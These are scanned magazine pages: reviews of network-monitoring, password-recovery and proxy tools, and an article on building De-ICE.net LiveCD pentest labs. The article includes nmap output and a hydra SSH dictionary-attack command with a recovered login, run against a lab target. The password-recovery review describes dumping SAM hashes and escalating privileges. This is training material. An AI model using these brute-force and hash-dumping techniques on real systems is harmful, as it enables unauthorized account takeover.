Other Useful Features: The map layouts offer a helpful logical view of the network (requires the user to layout the diagram, it is not automatically generated). With the nVision Agent, user activity can be easily monitored as well as real-time screen shots and network activity. Great for a large, highly controlled enterprise. With the nVision Agent another option is the remote access. This allows for remote control of a host without the locking of the screen like Microsoft's Remote Desktop. The notifications of newly added nodes can be crucial.


Disadvantages: The program is expensive and requires several workarounds. nvision Agent is also not designed or targeted for pentesting. If during the installation the *Install as a Service* option is selected, the *Start nVision when Windows Starts* check box does not work and the service must be handled manually. Use of this tool could be deemed an invasion of privacy and may be illegal especially the desktop viewing especially.

by *John Vaughan*



System: Windows, Linux, Unix servers; routers, switches, VoIP [sic], firewalls and more.
License: Commercial/Free Trial (30 days)
Application: Network Monitoring
Homepage: www.axencesoftware.com/

Elcomsoft



System: Windows
License: Commercial
Application: Password/ System Recovery
Homepage: www.elcomsoft.com/esr.html

Quick start: Suppose you find out that your administrator passwords for your system or even your server have been changed by a malicious attacker. What options do you have to recover control of your system? One option would be to reformat the system and reload everything from backups, or you can use Elcomsoft System Recovery Pro (ESR) to recover and reset your administrator or other user account passwords from your SAM or Active Directory (AD) database.


Now let's see how this is done using System Recovery Pro from Elcomsoft. Restart your system and boot from the ESR CD or USB flash drive. Once the CD or USB flash drive has booted it allows a user to choose whether they want to recover from the Microsoft Windows SAM or AD database, restore a backed up registry file or Active Directory databse, or edit the user information on the SAM database.

First let's look at recovering a password from the SAM database. The user will have to select the directory where the database is located and in most default installations this will be *c:\windows* and then ESR will find the SAM and SYSTEM information. Next the user will see the different accounts that are available and once ESR has obtained the passwords and password hashes it displays them similar to that shown in Figure 1. ESR was able to recover all the alpha-numeric passwords and most of the strong passwords that were tried. Even if it could not recover the password, it can show and dump the hashes that were obtained from the SAM database so that they can be recovered using a separate application. One of the most useful features of this application is whether or not the password is recovered the user is able to change the password set in the SAM database using ESR, as long as it follows the local machines password security policy. ESR also allows account privilege escalation and the ability to disable or lock out any account. See figure 2 for some of the available options that can be set using ESR. The last feature that is available for the SAM database is the SAM database editor, which gives a user many specifiable options for any of the accounts available. One of the last features available to ESR is the ability to recover and edit passwords for AD. The procedure to recover these passwords is exactly like that for the recovery of SAM passwords. The only exception is that the user will need to find and select the directory that contains the ntds.dit file and the SYSTEM file, but like the SAM database on a default installation the files will be in the *c:\windows* directory.

When using Elcomsoft System Recovery the default options are normally all that is required to retake control of your system. ESR, according to its website, can work on any windows based system. Personally I had the opportunity to test it on Vista, XP, and Server 2003 and found that it worked flawlessly on any of these systems.

Disadvantages: The only rea l disadvantage is that you have to have physical access to the system in order to recover the system. This may not always be easy when a network is administered from a long way away.

by *Michael Clough, Gordux Development*



[ESR v2.0 PRO] Please select a user account


SAM path: C:\WINDOWS\system32\config\sam
SYSTEM path: C:\WINDOWS\system32\config\system
☑ Show password hashes
☐ Decrypt password history hashes

N	R...	User name	Password	LM hash	NTLM hash	De
1	0...	Administrator	<empty>	<empty>	<empty>	Bui
2	0...	Guest	<empty>	<empty>	<empty>	Bui
3	0...	HelpAssistant	M1^0Itbm+W*7tk	[illegible]	[illegible]	Ac
4	0...	Michael	<unknown>	<empty>	[illegible]	
5	0...	SUPPORT_38...	<unknown>	<empty>	[illegible]	Thi

User has administrator rights / Account is locked or disabled

Privilege	Description

Select a user account and click 'Next' to proceed



[ESR v2.0 PRO] Change account password

SAM path: C:\WINDOWS\system32\config\sam
SYSTEM path: C:\WINDOWS\system32\config\system
Account name: Michael   RID: 000003EC
Password: ****************

Administrator flag
☑ Administrator account

Account type
☐ Temporary account   ☐ Interdomain trust account
☑ Normal account   ☐ Workstation trust account
☐ MNS account   ☐ Server trust account

Password flags
☑ Password not required   ☐ Encrypted text password allowed
☑ Password never expires   ☐ Password expired

Misc flags
☐ Trusted for delegation   ☐ Account disabled
☐ Not delegated   ☐ Account is locked out
☐ Trusted to auth for delegation   ☐ Home directory required
☐ Don't required preauth   ☐ Smart card required
☐ Use DES key only

Password policy
Minimum password length: 0   Password history length: 0
Password properties flag:
Items to change:

FastProxySwitch

FastProxySwitch is a well-designed, small-footprint utility that allows for rapid manual or automatic switching of proxy settings to adapt to the requirements of different networks.

As notebooks have become the ubiquitous tool of professionals who often find themselves connecting to a variety of network environments, the need for rapid configuration has become a must. As a high percentage of corporate networks are now running proxy servers for both security and policy purposes making changes to a notebook for use in such an environment can become a tedious and time consuming task.

PastProxySwitch makes this a painless process by allowing the user to create the network profile once, assign it a name and then store it for future use. When changing network environments, such as leaving the office and then using your notebook at home, or on a hotel network, with FastProxySwitch the changes can be as simple as a few quick clicks of the mouse or even automatic.

Quick Start. Installing FastProxySwitch is a snap with the Windows installer and with that done you're ready to start defining proxy settings. On running the program the first time the options panel opens allowing for rapid setting of preferences and other basic configuration. Options include such standards as having FPS run on Windows startup minimized to the system tray.

Proxy settings are easily created and can be edited as easily should changes to the settings be required or desired. Settings for HTTP, HTTPS, FTP, Gopher and Socks can be individually specified or by checking an option box have the later four items use the same proxy settings that are defined for HTTP. The Advanced Settings window allows for specifying whether the given proxy setting is auto-activated for a specified interface and either IP or IP range such as would be assigned by the DHCP server.

To try the software I created a simple test environment using my aging but still viable Dell Precision M50 notebook running a 2Ghz Intel P4 (mobile) processor with 1 gb of RAM and XP Pro with SP3 installed. Given my UTM device runs its proxy in transparent mode I downloaded the Paros proxy software and installed it on the M50 and set it to act as a local proxy. I added a definition to FastProxySwitch for the Paros proxy in seconds and was up and running directly.

To monitor performance I fired up Sysinternals Process Explorer and for 15 minutes tracked CPU usage. While the machine was at rest FPS ranged from 1-11% CPU usage but as soon as demand was placed on the machine by starting up IE CPU usage dropped immediately to zero and showed only several small spikes to 1-2% utilization while IE was loading.

The private bytes value in Process Explorer stayed at a constant 5.7 mb for over 60 minutes thus being indicative of solid memory usage by the program.

Useful Features. FastProxySwitch provides some additional niceties such as a bit of enhanced privacy and security in that it can be set to clear IE cache, history, cookies and address bar history. Also, shown in the lower right corner of the program window is the current public (external) IP address which can be useful for a number of other items.

For the traveling professional whose constant companion is their ever present notebook computer FastProxySwitch should be considered a must have bit of software.

While the $49.95 price tag might seem high for a utility for those that are changing network environments frequently the ease of use will likely quickly over shadow any misgivings regarding the investment.

by Mike Shafer

FastProxySwitch
Hassle-free proxy switching in a few clicks
A compact and efficient tool for proxy server management and secure web surfing

System: Windows 98/NT/2000/XP/2003/Vista
MS Internet Explorer 5.0 or above
License: commercial
Application: Tool for proxy server management and secure web surfing
Homepage: *www.affinity-tools.com*

THOMAS WILHELM

Pentest Labs Using Live CDs

Difficulty

■□□

For those individuals interested in learning how to perform penetration testing, they quickly realize there are many tools to learn, but almost no legal targets to practice against – until now. De-ICE.net has developed LiveCDs that simulate fully-functional servers that require ingenuity and a variety of different tools.

This article is actually two articles in one. The first part is for those new to the world of penetration testing, and discusses how to use LiveCDs in your pentest lab. The latter part is aimed to enlist those already in the field who might be interested in providing training opportunities to those just starting out.

For the Beginner

Anyone interested in learning how to hack computer systems currently has two options – they can use pentest tools to attack systems on the Internet, or they can create a lab at home. However, those who choose to hack over the Internet face the constant risk of getting caught, and possibly ending up defending their actions in a court of law. For those who don't find the risk of facing jail time exhilarating, they are left with only one option – a pentest lab.

But for those who have tried putting together their own network at home, it quickly becomes obvious that a lab can get quite expensive and expansive. Obtaining servers, monitors, routers, hubs, switches, and CAT5 cable, is tedious and expensive. If space is limited, a room can easily get crowded with all the hardware. Cables end up running everywhere, electricity bills start getting larger, and room mates (or the spouse) get grouchy when the lab takes over the house. Even without the concerns of cost and expansiveness associated with a lab, there is the question of how does one create a suitable target in which to attack? For those people new to penetration testing, how are they supposed to know what a real-world target looks like if they have never attacked a real-world target? A surprising answer to these questions would be *LiveCDs*, which are real servers that can be built with exploitable vulnerabilities and used as penetration test targets. LiveCDs can be designed to provide challenges of varying degrees for those new to hacking, as well as experts in the field.

De-ICE.net Project History

In order to narrow the knowledge gap required for newcomers interested in learning penetration testing, I decided to create a project that provided real-world servers that could be used to practice against. Originally, I thought I would create installers that could be used on servers, but I knew from past experience that installing a server takes time, and that once you start hacking the server it can quickly crash to the point where the only alternative is to reload the server. This constant reloading of the server is tedious, and a huge deterrent to most people. While I was thinking about how to reduce the tedium of reloading the server, I realized it would make things much easier if the server was run from a LiveCD. It was at this point I realized using LiveCDs allowed me to put together a convenient penetration

WHAT YOU WILL LEARN...

How to use LiveCDs for use in a Penetration Test Lab

How to design a LiveCDs for use in a Penetration Test Lab

WHAT YOU SHOULD KNOW...

Basic unix skills to use pentest tools. Unix sysadmin skills to create the LiveCDs test learning tool for the students, while simultaneously providing a complete and complex system. The greatest advantage to a LiveCD, besides the ability to run applications used by most large corporations, was the time savings – drop in the LiveCD, reboot your system, and you are running a fully-functional server. And if you crash the system, just reboot the CD and the server is back to the original configuration almost instantly.

I decided to create Linux-based LiveCDs, complete with services found on real-world systems. I selected Linux because it is free to obtain, and is used by both small and large corporations. The actual Linux distribution was a tough choice, but I went with Slax (a trimmed-down version of Slackware), primarily because I was already familiar with it, having used BackTrack in the past. There is also strong community support for Slax, providing numerous modules that automatically install applications. These modules can be added very easily to the LiveCD, which then runs the desired application at runtime. Depending on your goals, re-configuration may be required, but these modules typically load applications without any need for modification. These modules can include small applications (such as an ftp service), or large application suites (for example, LAMP). The Slax community also have different versions of pre-made LiveCDs for various purposes, including a server edition that I used to experiment with to understand how to create my own LiveCDs using Slax.

Using the Pentest LiveCDs

I want to show you a pentest LiveCD in action, so you can get a sense of the flexibility and realism associated with the disk. In order to properly simulate a real-world scenario, you can use two computer systems connected by a router, which will provide DNS and DHCP services. Both computer systems will use LiveCDs for this scenario; the BackTrack LiveCD version 2.0 for the penetration test platform, and the DeICE.net disk 1.100. Both these disks can be obtained over the Internet, and links to these sites are provided at the end of the article. Once you have both systems loaded with the LiveCDs and a router connecting them, it should looks like the setup in Figure 1.

The only appliance in this network that requires configuration is the router. Both LiveCDs can be simply dropped into your systems and then rebooted from the disks. Once you have this network configured correctly, you should have both systems able to communicate with each other.

An alternative to using network devices is to use a virtual machine to run both BackTrack and disk 1.100 in a virtual network. The following steps are for setting up and using VMware on a Windows system in the easiest manner possible. Download and install from VMWare at *http://www.vmware.com/products/player/*. This install is fairly simplistic, and is free to use. Just use the supplied defaults during installation. After it is installed, copy and modify (by changing the commented lines as needed) the *.vmx* file included in this

Listing 1. *Vmware .vmx file*

```
config.version = "8"

virtualHW.version = "4"
displayName = "BackTrack ISO"
#displayName = "De-ICE.net Disk 1.100"
annotation = "Live CD ISO"
uuid.action = "create"
guestOS = "winxppro"
#####
# Memory
#####
memsize = "736"
#####
# IDE Storage
#####
ide1:0.present = "TRUE"
#Edit line below to change ISO to boot from
ide1:0.fileName = "bt2final.iso"
#ide1:0.fileName = "de-ice.net-1.100-1.1.iso"
#No need to modify these
ide1:0.deviceType = "cdrom-image"
ide1:0.startConnected = "TRUE"
ide1:0.autodetect = "TRUE"
#####
# Network
#####
ethernet0.present = "TRUE"
ethernet0.connectionType = "nat"
# Misc.
#

# (normal)  high
priority.grabbed = "high"
tools.syncTime = "TRUE"
workingDir = ""
#

sched.mem.pshare.scanRate = "64"
#

# Higher resolution lockout, adjust values to exceed 800x600
svga.maxWidth = "800"
svga.maxHeight = "600"
#

isolation.tools.dnd.disable = "FALSE"
isolation.tools.hgfs.disable = "FALSE"
isolation.tools.copy.disable = "FALSE"
isolation.tools.paste.disable = "FALSE"
logging = "TRUE"
log.append = "FALSE"
```

article to launch the two different ISO files. You will need two copies of the *.vmx* file (one for each ISO), and each one needs to be located in the same directory as the target ISO file. For sanity sake, I usually drop each ISO and corresponding *.vmx* file into their own directory.

Regardless of whether you are using a physical or virtual network, you need to modify BackTrack's IP address. To begin, log into BackTrack and start the Xwindows system. To log in, the default username and password for BackTrack is: username: root password: toor. To launch Xwindows, you use the following command at the prompt:

```
bt ~ # startx
```

Once you have Xwindows running, we can start our scenario. To give some sense of perspective as to why you are hacking this particular system, I have added some background history. For this particular scenario, a CEO of a small company has been pressured by the Board of Directors to have a penetration test done within the company. The CEO, believing his company is secure, feels this is a huge waste of money, especially since he already has a company scan their network for vulnerabilities (using nessus). To make the Board of Directors happy, he decides to hire you for a 5-day job; and because he really does not believe the company is insecure, he has contracted you to look at only one server – an old system that only has a web-based list of the company's contact information. The CEO expects you to prove that the admins of the box follow all proper accepted security practices, and that you will not be able to obtain access to the box. Prove to him that a full penetration test of their entire corporation would be the best way to ensure his company is actually following best security practices.

Now that you have a reason to attack the system, to increase the realism I encourage the use of a peer-reviewed methodology. While it is not necessary, for those who want to do this type of job for a living, accurate documentation and reporting is probably more critical than the actual penetration test, and a methodology assists in this task. For this article, I will use the *Information Systems Security Assessment Framework* (ISSAF), but other methodologies work just as well. One other thing to keep in mind when deciding to use a pentest methodology is that they provide a comprehensive approach to pentesting, while still allowing complete flexibility when attacking a system. The use of a methodology, therefore, can benefit both newcomers and experts within the field of penetration testing.

The first step, according to the ISSAF, is *Information Gathering. Since* this system is an Intranet server, there will be no need to do Internet searches, or DNS lookups. We can jump straight to some of the tools available on BackTrack. The first series of tools suggested by the ISSAF is *nslookup/nmap/ping/fping*. For brevity, you will find the only valuable results from these tools will be those obtained from nmap. Figure 2 shows our results.

We see that there are a variety of services available on this server. However, since we are still in the information gathering stage, let us take a look at one service in particular – HTTP. If you enter *http://192.168.1.100* into the Firefox browser available on your BackTrack system, you will find that there are web pages available, as suggested by your nmap scan. The home page includes a variety of links, some of them legal information regarding the use of these disks (they are published under the GNU license) as well as a spoiler page in case you get stuck. However, there is also a link at the bottom of the index page that is specifically related to this scenario, and pertinent to solving this disk. The link takes you to a new page that discusses information about the company that hired you for this job. Figure 3 shows a snippet of the web page. Notice that we now have a list of names and email addresses of company employees. However, what is even more important is we also have the names of the system administrators. For the remainder of this test, we will focus on the admins and see if we can compromise their accounts.

The ISSAF has many additional steps to gather information about the server, both passively and actively. Targets specific to this scenario would be the email and ftp services, and I highly encourage anyone using this disk to complete all sections of the ISSAF. Remember, the objective of the DeICE.net disks is to learn how to do penetration testing, not simply to solve the scenarios. However, to save space I am going to skip over these parts of the ISSAF and move onto the Penetration section.

The primary objective with the Penetration section of the ISSAF is to obtain access, even if only at Least Privilege. The idea is once you have access, you can elevate your privileges later. Typically, by the time all Information Gathering has been completed, some vulnerability will have been identified. However, the OS and applications used





Figure 1. *Network diagram for scenario 1.100*

in this scenario do not have any known vulnerabilities or exploits (at least this was true when the disks were developed). This forces us to use more aggressive tactics, including (as outlined by the ISSAF):


- Perform Password attacks,
- Sniff traffic and analyze it,
- Gather cookies,
- E-mail address gathering,
- Identifying routes and networks,
- Mapping internal networks.

Let us start with performing password attacks. A tool commonly used to conduct password attacks is hydra. To begin, we need a good word list to perform a dictionary attack. Luckily, BackTrack includes multiple lists for this task. Naturally, a larger dictionary has a better chance of success. In this case, it is the compressed file *wordlist.txt.Z* located in the */pentest/password/dictionaries* directory. To extract this file, you can use the following command: `bt ~ # uncompress /pentest/password/dictionaries/wordlist.txt.Z /tmp` This will uncompress the file into the /tmp directory. Once we have our dictionary, we need to decide who to attack. From the web page, we know there are three administrators: Adam Adams, Bob Banter, and Chad Coffee. We could use their email names as login names, but that is making a big assumption. To be thorough, it is best to try multiple combinations. The disadvantage to this is the more login names you use during a brute force attack, the longer you have to wait for results. To save time, we should probably stick to one person and see what we can find. After looking at the names again, we see that Bob Banter is an Intern. While that is not a bad thing, it does indicate a potential weak point, since people new to the IT industry may not know that much about security.



```
bt ~ #
bt ~ # nmap 192.168.1.100

Starting Nmap 4.20 ( http://insecure.org ) at 2007-10-12 08:32 GMT
Interesting ports on 192.168.1.100:
Not shown: 1689 filtered ports
PORT    STATE  SERVICE
20/tcp  closed ftp-data
21/tcp  open   ftp
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
110/tcp open   pop3
143/tcp open   imap
443/tcp closed https
MAC Address: 00:0C:29:04:34:36 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 32.155 seconds
bt ~ #
```

Figure 2. *Results of the nmap scan*



Here is a list of contact information for the various organizational bodies:
FINANCIAL: For Problems with financial issues, please contact the HR Department:
Head of HR: Marie Mary - marym@herot.net (On Emergency Leave)
Employee Pay: Pat Patrick - patrickp@herot.net
Travel Comp: Terry Thompson - thompsont@herot.net
Benefits: Ben Benedict - benedictb@herot.net

ENGINEERING: For the Engineering Department, we have the following information:
Director of Engineering: Erin Gennieg - genniege@herot.net
Project Manager: Paul Michael - michaelp@herot.net
Engineer Lead: Ester Long - longe@herot.net

If you have any problems with this server, or need to change information, please contact the following people:
Sr. System Admin: Adam Adams - adamsa@herot.net
System Admin (Intern): Bob Banter - banterb@herot.net
System Admin: Chad Coffee - coffeec@herot.net

Figure 3. *Employee names found on the server*

To make things simpler when running hydra, we should create a file containing all possible combinations of Bob Banter's name. Some examples would be: banter, bob, banterb, bobb, bbanter, bbob, bb, Banter, Bob, BanterB, BobB, and BB. You should also try spelling the names backwards, use various capitalization, include numbers and special characters, etc. Save all these different combinations to a file, with each word on a seperate line. This new file will now be your Login File. Once we save it, we can now run hydra. One other bit of advice is to become familiar with all the special flags associated with any application you use. By understanding the flexibility of an application, you can save time and be more effective in your attacks. Our attack using hydra can be seen in Figure 4. Notice that I used some additional flags in the attack, specifically the `-e` ns flag, to see if the password is null or is the same as the login name.

Based on the results, we have obtained Bob Banter's login information. If we try to log in through ssh, we confirm that the username and password found by hydra is valid. Besides gaining the login for Bob Banter, we also discovered that the login name does not match the email name listed on the web page, and instead uses the pattern ‹*first letter of first name*›‹*last name*›. We can now modify our login file to include only the following: bbanter, aadams, ccoffee. At this time, we could log in to the server and see what we can discover, or we could continue our brute force attack against the other administrators.

The next step, as far as the ISSAF is concerned, is to gain elevated privileges. This might be obtained through use of hydra, or it could be easier within the server. However, at this point I will stop and allow you to discover this information for yourself. My purpose was not to walk you though the disk, but to give you an idea of how the disk provides a valid environment to practice penetration testing. Remember, if you get stuck anywhere along the way, there are hints on the disk itself (on the web page). There is also a forum section at DeICE.net that discusses the disks and various challenges along the way if you get really stuck.

For the Professional

I want to include a short section on how to design a pentest LiveCD, simply to encourage the many knowledgeable and talented people who perform penetration testing to share their knowledge of real-world scenarios. By creating different scenarios using LiveCDs, others have the chance to learn and improve their skills.

One concept I instantly decided on was to categorize disks based on levels. In order to provide challenges for different skill-sets, I associated different scenarios with levels:

- Level 1 – Brute Force, Hidden Directories, Password Cracking...
- Level 2 – IDS Evasion, Back Doors, Elevating Privileges, Packet Sniffing...
- Level 3 – Weak Encryption, Shell Code, Reversing...

Naturally, how these scenarios are actually implemented could change the difficulty, but this provides a good general outline to start creating your own LiveCD. Once you decide on which level of difficulty you want to make your disk, you need to decide on vulnerabilities to be included. I compiled a list, based on experience that I use:


- Bad/Weak Passwords
- Unnecessary Services(ftp, telnet, rlogin)
- Unpatched Services
- Unnecessary Information Disclosure (contact info, etc.)
- Poor System Configuration
- Poor / No Encryption Methodology
- Elevated User Privileges
- No IPsec Filtering
- Incorrect Firewall Rules (plug in and forget?)
- Clear-Text Passwords
- Username/Password Embedded in Software
- No Alarm Monitoring

This list is by no means inclusive of every potential vulnerability you could include in a scenario. Other sources for ideas can be found in the ISSAF, as well as other methodologies and your own personal experiences.

Once you have an idea as to the level of difficulty your penetration test LiveCD will be built, and which vulnerabilities your scenario will include, you need to decide on an operating system. If you decide to use Slax, as I mentioned before, there are plenty of modules you can easily add to your LiveCD without any real effort. I do not want to get into too great of detail regarding the creation of LiveCDs, especially since there are many resources available on the Internet that discuss this topic in greater depth. However, I will discuss what makes the penetration test LiveCDs different.

Once you have the modules you desire for the scenario (for example: *apache*, *ssh*, *ftp*), you may need to modify the configuration. You might also want to add additional system configurations, such as *iptables*. This can be done in the directory */rootcopy*. An example directory structure could look like the following:

```
/rootcopy
  /etc
     /rc.d
     /ssh
  /home
  /opt
  /var
```



```
bt ~ #
bt ~ # hydra -e ns -L /tmp/login -P /tmp/wordlist.txt 192.168.1.100 ssh2
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2007-10-12 10:23:32
[DATA] 16 tasks, 1 servers, 306321 login tries (l:1/p:306321), ~19145 tries per
task
[DATA] attacking service ssh2 on port 22
[22][ssh2] host: 192.168.1.100   login: bbanter   password: bbanter
[STATUS] attack finished for 192.168.1.100 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2007-10-12 10:23:42
bt ~ #
```

Figure 4. *Results of hydra attack against Bob Banter*

Listing 2. *Sample rc.local file*

```
#!/bin/sh
#
# /etc/rc.d/rc.local:  Local system initialization script.
#
# Modified to set IP address for De-ICE.net Pentest Lab Project
#
# Put any local setup commands in here:
ifconfig eth0 down
ifconfig eth0 192.168.1.300
ifconfig eth0 up
#
# Prevent brute force attacks
iptables -A INPUT -p tcp -i eth0 -m state --state NEW --dport 22 -m recent --update
                    --seconds 15 -j DROP
iptables -A INPUT -p tcp -i eth0 -m state --state NEW --dport 22 -m recent --set
                    -j ACCEPT
#remove the clues
#
cd /
umount /boot
rm -r /boot
#
```

Within these directories, you can add additional files or scripts that will be added to the LiveCD when launched. If a file with the same name already exists, the file under */rootcopy* will overwrite the original. For example, you could include the file */rootcopy/etc/passwd* with a list of usernames to be used in the scenario you are building. You can add shadow files, rc.d start-up scripts, user home directories and more by using the rootcopy directory. One file I use extensively is the */rootcopy/etc/rc.d/rc.local file*. It allows me to modify the server after startup. In Listing 2, you can see that I modify the IP address for the eth0 connection. In addition, this particular disk tries to prevent brute force attacks against *ssh*, and also removes the */boot* directory to keep from disclosing too much information to the pentester. In other scenarios, I have implemented code that checks for unauthorized activities within the syslog files and locks user accounts, in order to simulate an alarm on a system. The possibilities are endless.

I want to point out that this is not the suggested method of adding material to a LiveCD. The correct way is to not use the */rootcopy* directory at all. Rather, you should make changes to a running copy of the LiveCD and run a program that combines all changes to the system into a new module. While this packages up all the modifications quite nicely, I decided early on not to do this. The reason I use the */rootcopy* directory exclusively, instead of generating modules, is that my method allows others to see exactly what changes I made to the LiveCD without having to go into the modules. If you simply load up my disk into a CD drive, you can explore the disk, the */rootcopy* directory, and any files I have added. This is exceptionally beneficial if you have never developed a LiveCD before, and want something to use as a starting reference. One other point I should make is that any development on the LiveCD should be done within a unix environment. If you create the disks in a non-unix environment, you can easily corrupt the file permissions and ownerships of any files you modify or generate. This can break applications or simply cause unexpected results. By working in unix exclusively, you can avoid having to fix these issues through */rootcopy/rc.d scripts*.

If you decide to create your own disks, the techniques mentioned in this section should get you started. If you have any difficulty with the actual LiveCD, there is a large community that can provide help at *http://www.slax.org*. If you run into problems with the pentest scenario, you can visit the forum section at *http://de-ice.net* for some suggestions, or requests for assistance. Also, if you do create a penetration test LiveCD, feel free to post it on DeICE.net. I would love to see other people's efforts get recognized and used.

One other point to keep in mind when creating the disks, especially if they are intended to be distributed, is all copyright laws should be followed. In other words, do not use software applications that require a license to use, or have restrictions on distribution. This applies to operating systems as well. I intentionally use Open Source applications and operating systems with liberal policies on distribution and use, so others can use the LiveCDs without violating any laws. Considering the amount of software available as Open Source and relaxed in their use poilcy, there is no reason not to use them in the LiveCDs. Also, keep in mind that many large organizations use this same software (such as Apache and Linux), which reinforces the notion that these disks represent real-world scenarios.

Conclusion

When I was transferred into the penetration test group, it was really frustrating to find all sorts of penetration test tools, but no practice scenarios. There were plenty of web-based challenges, but nothing that allowed me to learn how to hack various applications. This is why I created these disks – to fill a void. However, I also see the same void in other areas of IT security, specifically forensics. The techniques to create penetration test LiveCDs could also be used to create scenarios that correctly teach those techniques required during forensics investigations. After all, it is better to make mistakes on a training tool than in the real world.

